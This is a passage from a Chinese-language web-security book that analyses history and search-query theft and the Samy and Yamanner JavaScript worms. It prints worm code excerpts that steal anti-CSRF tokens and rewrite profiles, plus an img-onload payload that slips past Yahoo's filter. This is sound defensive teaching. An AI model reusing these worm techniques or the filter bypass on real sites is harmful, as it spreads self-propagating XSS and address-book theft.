窃取浏览器的历史记录集中于检查用户是否访问过 http://www.wachovia.com 或者 http://www.msblabs.org 这样的首页。但是，没有什么能够阻止我们的进一步检查，看看用户是否访问过像 http://www.memestreams.net/users/acidus/这样的深层 URL。攻击者通过检查这些链接，可以获得更多的用户隐私信息。搜索引擎可以接受一次搜索查询，并将列有搜索结果的页面显示给我们。通常，这些结果页面的 URL 都形如 http://www.searchengine.com/search? q=Search+Query。例如，如果我们在 Google 搜索本书，那么返回的 URL 为 http://www.google.com/search?hl=en&q=AJAX+Security+Book&btnG=Google+Search。如果用户已经访问过这个 URL，那么说明他已经知道了本书的搜索结果。我们同时也可以知道，用户搜索过 AJAX Security Book 这个词组。通过检查用户是否访问国某个搜索结果页面，我们能够知道用户经常使用 Google 来搜索哪些方面的内容！如图 13-9 中所示，不管查询条件如何，Google 中返回结果页面的 URL 都是类似的。这使得攻击者非常容易地插入查询条件，来检查用户是否访问过相应的结果页面。




图 13-9 Google 搜索条件决定了结果页面的 URL，这使得攻击者可以通过恶意的 JavaScript 代码来判断某个用户是否进行过同样的搜索

当然，如果攻击者窃取了我们的查询条件，会发生什么后果呢？在 2006 年 8 月，AO 错误地公开了 65 万 AOL 用户 3 个月之内的查询记录。AOL 坚称这些数据都已经经过了处理，并且随后与每个搜索条件相关的 AOL 页面都被替换为了一个数字标志符。但是问题在于，一些人们喜欢将自己、家人或者朋友的名字输入到搜索引擎中。

研究人员在对这些数据进行分析后，可以将用户的实际姓名与所搜索的条件关联起来。这些搜索的内容包括色情、医学建议，甚至包括如何杀死配偶的建议！想一想所有你曾经输入到搜索引擎中的记录，难道你想把它们列一份清单交给母亲吗？在 2006 年，本书作者发表了一份白皮书，证明了我们可以检测出某人是否查询了某个单词或者短语[10]。JavaScript 暗中可以收集的用户个人数据量，绝对是令人吃惊的。

安全须知

历史记录窃取和搜索条件窃取，都是因为浏览器记录了哪些 URL 是用户访问过的。清除浏览器中的历史记录和缓存，可以降低这种攻击所能造成的破坏。所有的主流浏览器都可以配置在几天之后自动清除历史记录，Firefox 的 SafeHistory 和 SafeCache 也可以用来主动防范这些类型的攻击。

13.3.3 总结

至此为止，我们已经讨论了 JavaScript 蠕虫是如何工作的，以及它所能造成的危害。特别是我们已经看到，不管操作系统或者芯片架构如何，JavaScript 可以运行在任何支持 JavaScript 的浏览器上。根据浏览器不同，很少或几乎没有任何提示信息会告诉用户当前页面正在运行着 JavaScript 代码。虽然 JavaScript 同传统的恶意软件一样，无法轻易地修改系统资源，但是它可以通过主动记录、会话劫

[10] 读者可以从 http://www.spidynamics.com/assets/documents/JS_SearchQueryTheft.pdf 阅读该白皮书。

持、端口扫描、指纹识别，以及访问浏览器历史记录和搜索引擎的搜索记录获取各种各样有关用户的信息。JavaScript 蠕虫可以利用用户现有的身份信息和会话向不同域发送经过认证的请求，以进行自我传播。接下来，我们转移一下注意力，看看真实世界中的 JavaScript 蠕虫是如何运行的。

13.4　案例学习：Samy 蠕虫

在 2005 年 10 月，一小段使用 AJAX 的 JavaScript 代码在不到 24 小时的时间里就瘫痪了社交网站 MySpace.com。稍后，人们都将其称为 MySpace.com 蠕虫或者 Samy 蠕虫，这也是第一个公开的、自传播的 JavaScript 蠕虫。到最终停止传播的时候，Samy 蠕虫已经感染了 1/35 的 MySpace 注册用户，即将近 1000000 的个人账户。在其巅峰时期，它能够以每秒感染将近 500 个新用户的速度进行传播。图 13-10 显示了在 Samy 蠕虫破坏 MySpace 的 20 小时之内，被感染账户的数量是如何呈指数型增长的。




图 13-10　这张二维表表明了被 Samy 蠕虫感染的账户数量。
不管是生物上的病毒还是计算机病毒，指数型的增长曲线都是它们的特征

在我们讨论 Samy 蠕虫的工作原理之前，我们首先应该讨论一下 MySpace。MySpace 是一个社交网站，允许用户发表关于个人日常生活、兴趣及志同道合者的信息。同博客类似，每个用户都有一个个人主页，可以放置个人照片并写些个人介绍。同时，每个用户都有一个个人档案，其中包括年龄、出生地、学校、喜欢和讨厌的事物，以及用户希望分享的任何信息。除了文本信息之外，用户还可以发表 Flash 动画、音乐或者电影等多媒体内容。MySpace 还提出了一个“朋友”

的概念，一个用户可以邀请其他用户作为朋友。其他用户可以看到某个用户都有哪些朋友，因此营造了一种朋友之间的网络。最后，MySpace 允许用户尽可能地定义首页的风格，用户不止能上传任何类型的内容，同时也可以创建自己的样式表。从分离表现信息和内容信息方面来说，这是一个很好的例子。每个 MySpace 页面都包含了同样的内容。例如，用户新发表的内容都会显示在一个 DIV 标签中，而某个用户的朋友列表会通过 UL 和 LI 标签来显示。不过，由于可以上传自定义的级联样式表，所以每个用户的页面显示都不同。这里需要注意的关键一点是：MySpace 允许用户上传所有类型的多媒体内容，包括一些 HTML。正如我们在第 3 章“Web 攻击”中所见，验证所有这些信息将是一件非常庞大的工作。Samy 蠕虫正是没有恰当进行输入验证所直接导致的结果。

13.4.1 工作原理

Samy 蠕虫的工作原理大致如下：由于 MySpace 没有进行恰当的输入验证，用户可以将 JavaScript 代码插入到个人档案页面中。当其他用户查看该页面信息时，恶意的 JavaScript 代码及档案页面的 HTML 代码都会被下载到受害人的机器上。然后，受害人的浏览器会自动执行这些 JavaScript 代码。记住，所有的蠕虫和病毒都必须进行传播。为了实现这一点，当某个用户访问受感染的档案页面时，Samy 蠕虫会试图通过 XMLHttpRequest 将自身注入到该用户的档案中。但是，MySpace 服务器的布局却带来了一个问题。

当访问 MySpace 上某个用户的档案页面时，包含用户档案信息的页面来自于 profile. myspace.com。但是，修改个人档案的功能却由 www.myspace.com 提供。由于 XMLHttpRequest 受到同源策略的限制，因此 profile.myspace.com 用户档案页面中的恶意 JavaScript 就无法使用 XMLHttpRequest 向 www.myspace.com 发送请求。乍一看上去，似乎因为 Samy 蠕虫无法访问目标页面，所以也无法通过注入到用户档案中进行传播。但是，通过我们对 MySpacce 服务端架构的检查，发现事实并不如我们所想一样。

虽然查看用户档案的页面通常都来自 profile.myspace.com，但是也可以来自于 www.myspace.com。这意味着，profile.myspace.com 只能用来查看档案信息，但是 www.myspace.com 既能查看、也能修改用户的档案信息。图 13-11 表明不同域所能访问的页面。




图 13-11　虽然可以通过 profiles.myspace.com 查看 MySpace 用户的档案信息，但是通过 www.myspace.com 不仅能够查看、还能修改这些信息

由于我们通常都通过 profile.myspace.com 来查看用户档案信息，所以 Samy 蠕虫要做的第一件事就是检查当前页面来自于哪个主机。如果来自 profile.myspace.com，就会向 www.myspace.com 再次请求该页面。下面这段是摘自 Samy 蠕虫中的代码，显示了它如何将用户的浏览器，重新定向到 www.myspace.com 中的用户档案页面。

```
if (location.hostname == 'profile.myspace.com') {
document.location = 'http://www.myspace.com' +
location.pathname + location.search;
}
```

受害人会再次收到一个含有病毒代码的页面，只不过这次来自于 www.myspace.com。这样，病毒就可以不知不觉地使用 XMLHttpRequest 向 www.myspace.com 发送请求。之前我们提过，一个 JavaScript 蠕虫会做两件事：传播自身及运行携带的恶意程序。为了传播自身，Samy 蠕虫采取了多个步骤。因为病毒存在于受害人的个人档案页面中，所以它首先会发送一个 GET 请求来获得受害人的档案信息。然后病毒会从其中提取出一个列表，并检查列表中是否包含 Samy 这个名字。如果已经包含了 Samy 蠕虫，那么病毒就会认为该受害人已经被感染而停止执行。否则，病毒会将自身及“最重要的是，Samy 是我的英雄（Samy is my hero）”这句话，加入到受害人的档案信息中。接下来，病毒会发送一个 POST 请求，将被感染的档案信息更新回 MySpace。有趣的是，MySpace 会返回一个包含随机生成令牌的确认页面。这个令牌通常被称为“随机数（Nonce）”，我们在第 10 章提到过，它可以有效地防范 CSRF 攻击。为了更新档案信息，用户必须使用该随机数重新提交更新请求。由于 Samy 病毒可以使用 XMLHttpRequest，所以它可以完全掌握整个响应信息。它只需要将这个唯一的令牌从相应信息中提取出

来，然后再一起重新提交请求，就可以更新受害人的档案信息了。下面这段源代码显示了 Samy 蠕虫如何提取令牌，并使用 AJAX 自动更新用户的档案信息：

```
//获取完整的响应信息
var AU=J.responseText;

AG=findIn(AU,'P'+'rofileHeroes','< /td>');
//提取出受害人当前的被感染列表
AG=AG.substring(61,AG.length);
//如果列表中没有 Samy 这个名字，说明还没有感染该病毒

if(AG.indexOf('samy')==-1){
AG+=AF; //将病毒加到这个列表中
var AR=getFromURL(AU,'Mytoken');
var AS=new Array();
AS['interestLabel']='heroes';
AS['submit']='Preview';
AS['interest']=AG;
J=getXMLObj();
//提交请求
httpSend('/index.cfm?fuseaction=profile.previewInterests&
Mytoken='+AR,postHero,'POST',paramsToString(AS))
}
}

//响应信息返回时调用此方法
function postHero(){
//查看“更新档案确认”页面中的内容
var AU=J.responseText;
var AR=getFromURL(AU,'Mytoken');
var AS=new Array();
AS['interestLabel']='heroes';
AS['submit']='Submit';
AS['interest']=AG; //重新使用原来的值
//提取出唯一的令牌，加入到下一个请求中
AS['hash']=getHiddenParameter(AU,'hash');
//重新提交请求
httpSend('/index.cfm?fuseaction=profile.processInterests&
Mytoken='+AR,nothing,'POST',paramsToString(AS));
}
```

13.4.2　病毒携带的程序

Samy 蠕虫携带的程序分为两部分。首先就是将“Samy 是我的英雄（Samy is my hero）”这句话添加到受害人的个人档案中。同时，这也可以避免重复感染同一用户。第二部分就是强制用户将 Samy 加为自己的好友。由于“朋友”这个概念也是 MySpace 社交网络的一部分，所以人们都希望能拥有大量的朋友。Samy 的病毒会让自己变得非常有名，因为每个被感染的用户都会将 Samy 邀请为自己的好友。这种做法出于两方面原因：它使得 Samy 能够跟踪病毒感染其他人的过程。病毒使用 XMLHttpRequest 来访问允许邀请某人成为朋友的页面，首先，病毒会发出一个请求，邀请 Samy 成为受害人的朋友。更新完个人信息后，MySpace 会向每个用户发出一份确认函，其中包含了另一个随机生成的令牌。病毒只需简单地从响应信息中提取令牌，然后再重新提交请求，就可以将 Samy 加为受害人的朋友。表 13-3 显示了某个未感染病毒的用户访问被感染档案页面时，Samy 蠕虫会进行的所有操作。用户只向被感染页面发送了一个请求，随后便被病毒接管，并发送了表中的 6 次请求。

表 13-3　Samy 蠕虫会发起的 HTTP 请求、发送请求使用的方法，以及用户是否知道正在发送该请求

发送请求的原因	使用的方法	是否对用户可见
重定向到 www.myspace.com	document.location redirect	是
获取受害人的档案信息	XMLHttpRequest	否
更新受害人的档案信息	XMLHttpRequest	否
确认档案更新	XMLHttpRequest	否
邀请 Samy 成为朋友	XMLHttpRequest	否
确认对 Samy 的邀请	XMLHttpRequest	否

从受害人及 MySpace 的角度看来，这 6 个请求是什么效果呢？作为某个用户，首先他查看了其他用户的档案信息，然后出于某些原因，浏览器刷新了页面。在我们日常访问网站的时候，这也是一种常见的情况，并不会显得有什么异常。当结束刷新之后，用户还可以查看刚才的档案信息，并且在他的眼里几乎不会发现任何奇怪的地方。如果用户仔细检查的话，会发现 URL 指向了 www.myspace.com，而不是 profile.myspace.com。但是这也显得很正常，像 Yahoo！或者 Google 这样的大型网站也经常没理由地跨越多个子域进行操作。当这次刷新结束后，上表中

其他所有使用 XMLHttpRequest 的请求便在后台不知不觉地进行了。根据使用的浏览器不同，某些用户会在状态栏中看到一条信息“正在从 www.myspace.com 接收数据”，但是这对于浏览器来说也是一个常见的情况，尤其是获取图片、级联样式表及 Flash 对象等大量数据时。因此，我们可以看到，除了开始的刷新之外（没有使用 AJAX 方法），Samy 蠕虫会在用户的浏览器中，通过 AJAX 悄无声息地执行。

那么在 MySpace 看来这又是什么情形呢？当然，向 www.myspace.com 发送的查看档案请求看上去会有些怪异，因为 MySpace 中所有的超链接都指向了 profiles.myspace.com。先暂时不管这个，病毒接下来发出的请求看上去都很正常。用户请求了其他人的档案信息，然后又请求自己的档案信息，接着请求更新自己的档案信息，最后确认并更新。随后，用户发出了一个朋友邀请，并确认了该邀请。所有这些都与正常的用户操作无异。而且，MySpace 的主要操作就包括邀请朋友和更新内容。从 MySpace 的角度来看，病毒就好像一个正常的用户一样操作，因此也没有理由不去处理它发出的请求。

实际上，有两个不正常的行为是 MySpace 本应察觉到的：向 www.myspace.com 获取档案信息的请求，以及请求的速度。Samy 蠕虫并没有任何性能瓶颈，可以尽可能快速地发送 HTTP 请求。而一个人类用户是不可能像病毒一样，在这么短的时间内更新如此多的内容。MySpace 应该设置一个触发器，检查是否有某些操作快于人类所能达到的时间。但是，想要在 MySpace 这个互联网排名第 15 位的网站，在如此企业级规模、负载平衡的服务器集群中实现这个功能，无疑是非常困难的，而且可能会造成一些不堪设想的后果。不管怎样，我们这里想要告诉给读者的，是病毒进行传播及执行其携带恶意代码的操作，不管在受害人还是 MySpace 看来，都会认为是正常的。

13.4.3 关于 Samy 蠕虫的结论

Samy 蠕虫的完整源代码在附录 A 中。本书的作者已经在其中添加了空行和一些注释，并且按照字符顺序来排列其中方法，以便读者阅读起来更加容易。通过对源代码的分析，我们能了解到作者的很多想法，他对 JavaScript 的理解，甚至很多可能有关该病毒编写动机的信息。

从源代码中可以看出，当 Samy 在编写这个病毒时，并没有很多编写 JavaScript 代码的经验。他没有使用一些语言中更高级的特性，例如正则表达式或者复杂的对象，这可能因为他不知道这些特性，或者不知道该如何正确地使用。正相反的

是，他使用了许多笨拙、强制性的方法。从不同的编程风格中可以看出，他复制、粘贴了网上JavaScript教程中的部分代码，尤其是使用XMLHttpRequest处理HTTP请求的代码。

Samy 蠕虫看上去更像一个粗糙的功能原型，而不是一个已经完成的恶意软件。病毒中包含许多不成熟的代码，似乎只要一段代码能够运行（尽管很粗糙），Samy 就继续编写后面的方法，从来也没有回来改善一下已有的代码。还有，虽然病毒将几个常用的部分分解为了子方法，并使用简单的变量名称来减少文件大小，但是并没有针对性地进行任何压缩或者优化。未使用的变量、对全局变量的访问、几乎相同的各个方法，以及多余的花括号，都说明 Samy 蠕虫在发布时还没有全部完成。

在 Samy 蠕虫中有两个有意思的功能可以让我们一窥作者的动机。首先，除去粗糙的原始代码不说，Samy 在病毒中实现了一个机制，避免人们不断重复感染该病毒。虽然这个功能延长了病毒的存活时间，但是也减小了对 MySpace 的危害。在病毒编写出来之后，当用户访问某个被感染的个人档案页面时，只会发生两种情况。如果用户之前没有感染 Samy 蠕虫，那么会发送 6 个 HTTP 请求，并使用几 KB 的内容更新自己的档案信息。如果用户已经感染了 Samy 蠕虫，他只会发送两个 HTTP 请求（一个用来改变域名，另一个用来获取用户当前的档案信息）。如果不是该功能避免了重复感染，那么 MySpace 受到的损失会大得多。当访问某个被感染页面时，每个用户都会发送 6 个 HTTP 请求，并向 MySpace 添加一些内容。过不了多长时间，用户的档案信息中便会包含几百份病毒副本，这些垃圾信息会占满 MySpace 硬盘的所有空间。而且，不仅是被感染用户的档案信息会增长，用来更新档案信息所发送的两个 HTTP 请求内容也会增加。这意味着该病毒所导致的请求容量不会只是之前的 3 倍，而会无限制地增长，从而对 MySpace 造成拒绝服务攻击。

另一个可以了解 Samy 动机的特点，就是他的签名充斥于整个代码之中。Samy 的用户 ID 被硬编码到病毒中。他并没有丝毫隐藏自己的意思，甚至没有新建一个账户来发起攻击，他还使用的是原来自己的账户。所有这些都表明，Samy 不过是随便玩玩罢了。他可能在更新自己的档案信息时发现了如何上传 JavaScript 代码的方法，于是就在这上面动起了脑筋。很快，他就编写了一个粗糙的病毒，但是可能并不知道该拿它如何是好。随后，他决定把这当作一个恶作剧，并且确保病毒不会造成太大的危害。

13.5 案例学习：Yamanner 蠕虫（JS/Yamanner-A）

在 2006 年 6 月，一封 HTML 邮件中的一小段 JavaScript 代码感染了门户网站 Yahoo！的电子邮件系统。这次攻击的罪魁祸首随后被认为是 Yamanner 蠕虫。为了了解 Yamanner 蠕虫，我们需要首先讨论一下 Yahoo！的电子邮件系统。

同 Google 的 Gmail 和 Microsoft 的 Hotmail 一样，Yahoo！用户也可以通过网页来访问自己的电子邮件。当用户登录之后，就可以访问自己的收件箱、发出的电子邮件及自己的地址簿。用户还可以进行一些简单的操作，例如将电子邮件整理到各个文件夹中，删除电子邮件、修改地址簿，以及发送新邮件。Yahoo！的 Web 门户同大多数流行的电子邮件客户端一样，允许用户创建、读取一些实际上是 HTML 的电子邮件。这些 HTML 电子邮件允许其中包含不同字体、颜色的内容，嵌入图片或者任何 HTML 支持的东西。这可以让电子邮件看上去比普通的纯文本内容“更漂亮”。但是，这也为 JavaScript 蠕虫提供了环境。图 13-12 显示了一封包含 Yamanner 蠕虫的电子邮件。注意，用户并不会看到任何 JavaScript 代码，也不会注意到蠕虫正在浏览器中运行。




图 13-12　包含 Yamanner 蠕虫的一封电子邮件，邮件中的每个蠕虫副本都有一个同样的主题“New Graphic Site”

13.5.1　工作原理

Yamanner 蠕虫[11]的工作原理如下：当某人阅读一封 HTML 电子邮件时，实际会从 Yahoo！的 mail.yahoo.com 域中获得邮件的内容。这意味着邮件中的任何 JavaScript 代码都运行在 mail.yahoo.com 的安全环境中，并且可以访问 Yahoo！的 cookie，或者向 mail.yahoo.com 发送 XMLHttpRequest 请求。Yamanner 蠕虫正是一段包含在 HTML 电子邮件中的 JavaScript 代码。当用户在 Yahoo！阅读一封被感染的邮件时，同时也会下载 HTML 中的 JavaScript 代码，并在自己的浏览器中执行。

原本，HTML 电子邮件并不会包含任何 JavaScript 代码，因为 Yahoo！在将邮件展现给用户之前，会先删除掉其中的 JavaScript 代码。如果我们向某个 @yahoo.com 地址发送了一封 HTML 电子邮件，其中包含了一个 script 标签及一些 JavaScript 代码，那么 Yahoo！会在显示给用户之前删除掉这些 JavaScript 代码。Yamanner 蠕虫第一个要解决的难题就是找到一种不会被 Yahoo！过滤的方式，来执行电子邮件中的 JavaScript 代码。第二个难题，不管是发出还是收取的邮件，Yahoo！的电子邮件系统只支持 HTML 标准的一个子集。如果我们用 Yahoo！来发送一封带有 script 标签的邮件，那么在发送时系统会自动删除其中的脚本代码。由于病毒必须通过 Yahoo！来进行传播，所以必须能够在其中嵌入一些 JavaScript 代码，而且又不会在发送时被系统过滤掉。因此，无论是收取或是发送邮件，Yamanner 蠕虫都只能使用 HTML 的一部分子集元素。

在收取和发送邮件时，Yahoo！都支持 img 标签，该标签允许用户在 HTML 文档中嵌入一幅图片。其 src 属性用来指定图片的来源地址，img 标签还有一个 onload 属性，当由 src 属性指定的图片成功下载并显示后，就会执行任何在 onload 属性中的 JavaScript 代码。因此，Yamanner 便隐藏在 HTML 中的 img 标签中，通过 onload 属性来执行恶意的 JavaScript 代码。Yahoo！的过滤器通常会删除掉一些可以执行 JavaScript 的属性，例如这个 onload。不过，Yamanner 的编写者却使用了一个小技巧，欺骗了 Yahoo！的过滤器。下面便是病毒使用的 img 标签：

```
<img src='Yahoo_logo.gif' target=""onload=" //virus code here ">
```

[11] 赛门铁克（Symantec）曾经将 Yamanner 蠕虫形象地称为“恶意的 Yahoo 流氓（Malicious Yahooligans）”，除了技术细节之外，读者还可以从 www.symantec.com/avcenter/reference/malicious.yahooligans.pdf 了解到该病毒作者是如何落网的。

对于 img 标签来说，target 属性并不是一个有效的属性，因此会被浏览器所忽略。由于属性的值处于两个双引号中，所以也不需要在 target 和 onload 属性之间添加一个空格。为什么蠕虫的作者要在 img 标签中加入这样一个属性呢？答案就是 Yahoo！也会过滤 target 属性。当 Yahoo！的过滤器对 HTML 电子邮件进行过滤时，它会删除掉其中的 target 属性，但是它不会再扫描一遍电子邮件的内容，看看是否还有其他需要过滤的属性。这意味着过滤器不会过滤掉上面的 onload 属性。因此，经过 Yahoo！过滤后的邮件内容如下：

```
<img src='Yahoo_logo.gif' onload=" //virus code here ">
```

使用 target 属性，就像给看门狗扔了一块骨头一样。这样，Yamanner 通过牺牲一个非法的属性，保住了其他非法属性不被过滤。

不过，仅仅绕过 Yahoo！的过滤器还不足够。只有当 src 属性指定的图片成功下载后，才会执行 onload 属性中的代码。这是另一个 Yamanner 蠕虫需要克服的难题。蠕虫作者可以将 src 属性的值指向一个自己可以控制的第三方网站，从而保证图片永远可以成功下载。不过，Yamanner 蠕虫聪明地使用了 Yahoo！的图标，这样，只要该图片存在就可以保证 onload 属性中的代码（即病毒）可以被执行。

于是，病毒就绕过了 Yahoo！的邮件过滤器将自己隐藏在了 HTML 代码中，当用户查看 Yahoo！的电子邮件系统时，就会触发病毒。其中，HTML 并不是作为邮件的附件，而是作为实际的邮件内容。这意味着它不像传统的病毒或者蠕虫，即使用户没有单击任何链接或者下载附件，只要打开该邮件就会执行其中的病毒代码，从而感染 Yamanner 蠕虫。

与其他病毒类似，Yamanner 仍需要知道传播的目标。当 Yamanner 蠕虫运行后，它会使用 XMLHttpRequest 来获取受害人地址簿中的内容。由于病毒只能在 Yahoo！的邮件系统中感染用户，因此向 Yahoo.com 或者 yahoogroups.com 以外的用户发送邮件是毫无必要的。因为他们不会使用 Yahoo！的邮件系统查看邮件，所以也不会感染上 Yamanner 蠕虫。于是，病毒会从受害人的地址簿中提取出所有 yahoo.com 或者 yahoogroups.com 的电子邮件地址，然后向每个地址发送一份含有自身副本的 HTML 电子邮件。这意味着，如果 Alice 收到了一封发自 Bob 的病毒邮件，那么 Bob 的地址簿中肯定有 Alice 的邮件地址。由于在 Bob 和 Alice 之间已经存在了某种联系，所以同陌生人发来的邮件相比，Alice 更可能打开由 Bob 发来的邮件。通过将受害人地址簿中的人员作为新的受害人目标，Yamanner 蠕虫增加了自身传播的成功率。

现在，Yamanner 只需将病毒邮件发给目标就行了。由于 Yahoo！的电子邮件系统允许用户发送新邮件，所以 Yamanner 可以使用 XMLHttpRequest 来提交一个

请求，利用 Yahoo！来发送病毒邮件。同 MySpace 非常相似的是，Yahoo！的邮件门户也使用随机令牌来防止 CSRF 攻击。不过，Yamanner 蠕虫是通过 XSS 漏洞，而不是通过 CSRF 漏洞传播的。虽然 Yahoo！在发送邮件的确认页面中使用了随机令牌，但是 Yamanner 却通过从响应信息中提取出随机令牌，再重新提交请求的方式轻易地绕过了验证，从而发送带有病毒副本的邮件。

13.5.2　病毒携带的程序

我们已经介绍了 Yamanner 是如何进行传播的，但是病毒又携带了什么程序呢？Yamanner 蠕虫会将受害人地址簿中所有的邮件地址，不管域名如何，都发给一个第三方的网站加以收集。这些邮件地址对于那些传播垃圾邮件的人来说，非常有市场价值。这些发送垃圾邮件的人们之间经常会买卖并交易一些电子邮件列表。只有当合法的用户收到垃圾邮件时，才会有人付给他们钱。而 Yamanner 收集的这些邮件地址都来自于受害人的地址簿，所以绝大多数都是真实、有效的电子邮件地址。病毒作者还可以通过地址簿分析出某个 yahoo.com 或者 yahoogroups.com 的邮件地址是否被受害人所使用，以及使用的频率。这使得 yahoo.com 或者 yahoogroups.com 的邮件地址比其他那些窃取的地址更具有价值。

最后，病毒还试着打开一个新的浏览器窗口，指向 www.lastdata.com 这个广告站点。但是，由于病毒作者在编写源代码时犯了一个低级错误，使得浏览器无法打开这个网站。下面这段源代码表明了 Yamanner 蠕虫试图打开一个浏览器窗口，但是作者将 www 和 lastdata 之间的“.”，错输成了“,”，使其变成了一个无效的域名，也因此会在打开的窗口中显示一条错误信息。

```
window.open("http://www,lastdata.com");
```

表 13-4 列出了当用户打开一封被感染的邮件时，Yamanner 蠕虫发送的所有请求。

表 13-4　Yamanner 蠕虫会发起的 HTTP 请求、发送请求使用的方法，以及用户是否知道正在发送该请求

发送请求的原因	使用的方法	是否对用户可见
获取受害人的地址簿	XMLHttpRequest	否
提交发送邮件的请求	XMLHttpRequest	否
确认发送邮件	XMLHttpRequest	否
将地址簿发送给第三方	window.navigate	是
打开一个显示广告网站的新窗口	window.open	是

13.5.3 关于 Yamanner 蠕虫的结论

Yamanner 蠕虫的全部源代码在附录 B 中。本书的作者已经在其中添加了空行和一些注释，并且按照字符顺序来排列其中方法，以便读者阅读起来更加容易。同 Samy 蠕虫一样，通过对源代码的分析，我们能了解到其作者的很多想法，他对 JavaScript 的理解，甚至很多可能有关该病毒编写动机的信息。

Yamanner 蠕虫的作者经过正规的程序员培训，或者有过这方面的正式经验，他编写的代码具有较好的可阅读性和可维护性。变量和方法都能根据用途恰当地进行命名，而且在方法中包含了很多可复用的代码。作者可能也有过编写 JavaScript 的基本经验，代码非常整洁，没有多余的全局变量或方法，而且 JavaScript 代码也可以兼容各种浏览器。但是，作者也没有使用 JavaScript 中的高级特性。尤其是在 GetIDs 和 Getcrumb 方法中，本可以通过正则表达式来减少大量的字符串替换操作。

虽然 Yamanner 的作者并不是一个编程新手，但是在代码中也犯了几个错误，从中可以看出他从来没写过类似的恶意软件。第一个错误发生在如何获取窃取的电子邮件地址上，确切说应该是 www.av3.com。通过检查源代码我们可以看到，Yamanner 使用了一个 window.navigate 事件，向 www.av3.com 根目录下的首页发起一个 GET 请求。而窃取的地址簿内容只是简单地被添加到了请求字符串的后面。显然，攻击者可以对 www.av3.com 进行某种程度的控制才能获取其接收到的邮件地址，但是，攻击者又不经意地告诉了我们到底是何种程度。因为地址簿是发往了 www.av3.com 根目录下的首页，而不是某个子目录下的页面，所以只可能存在两种情况：病毒作者要么控制了首页，要么已经控制了整个服务器。

如果是第一种情况，那么 Yamanner 的作者一定重新编写了页面中的逻辑，使得其可以从 HTTP 请求中提取电子邮件的地址。这也说明，即使不是全部页面，至少他也已经获得了网站中部分页面的写权限，或者是他知道可以上传网页的用户名和密码，又或者是发现了某些可以上传网页的漏洞。如果我们真的认为，他重新改写了 www.av3.com 的首页逻辑，以便处理接收到的地址簿，那么必须要问一问，为何他要选择首页呢？如果 www.av3.com 是由正规的第三方所管理，那么管理员在修改网站首页的时候，一定会发现病毒作者的代码。为什么他要冒这种风险呢？Yamanner 的作者本可以修改一个人们很少访问的页面（例如隐私政策的页面），或者可以创建一个新的页面来收集邮件地址。不管怎么说，这是一个很愚蠢的错误。通过查看页面修改的日期和时间，以及服务器的访问日志，调查者们

可以追踪到 Yamanner 作者使用的 IP 地址，确定其罪证并进行拘捕。

对于他将窃取的电子邮件地址放在请求字符串中，另一个可能的解释是，病毒作者并没有在首页中来处理这些数据。相反，他可能获得了对 Web 服务器事务日志的控制权，这样就可以查看每个 HTTP 请求，包括其中的电子邮件地址。这样做的一个好处是，不必再修改 www.av3.com 的首页，也不必再担心会被别人发现。因为 Web 服务器的日志文件通常都不会存储在网站可以访问到的目录下，所以 Yamanner 的作者肯定已经获得了对 www.av3.com Web 服务器的访问权。为了获得 Web 服务器的完全控制，Yamanner 作者或者可能本身就是 www.av3.com 的管理者，或者已经设法攻破了 www.av3.com，不过这些我们就无从得知了。

不管 Yamanner 作者是否真的获得了这些电子邮件地址将它们直接发送给首页的行为，让调查者发现了他与 www.av3.com 之间的联系。确切地说，他要么具有在 www.av3.com 建立新页面的权限，要么可以读取 Web 服务器的日志，要么就是 www.av3.com 的合法所有者。一个有经验的恶意软件作者或者钓鱼者会采取更谨慎的方式来发送窃取的数据，以增加警察们追踪的难度。像这样的例子包括将这些数据通过一个 Web 网关发送到某个 IRC 聊天室中；通过一封电子邮件发往某个账户或某个免费的电子邮件服务商；将它们发送到一个已渗透机器的隐藏目录下；或者先在某个免费主机提供网站上创建一个页面，再使用一个作废的账户将数据都发往这个页面。

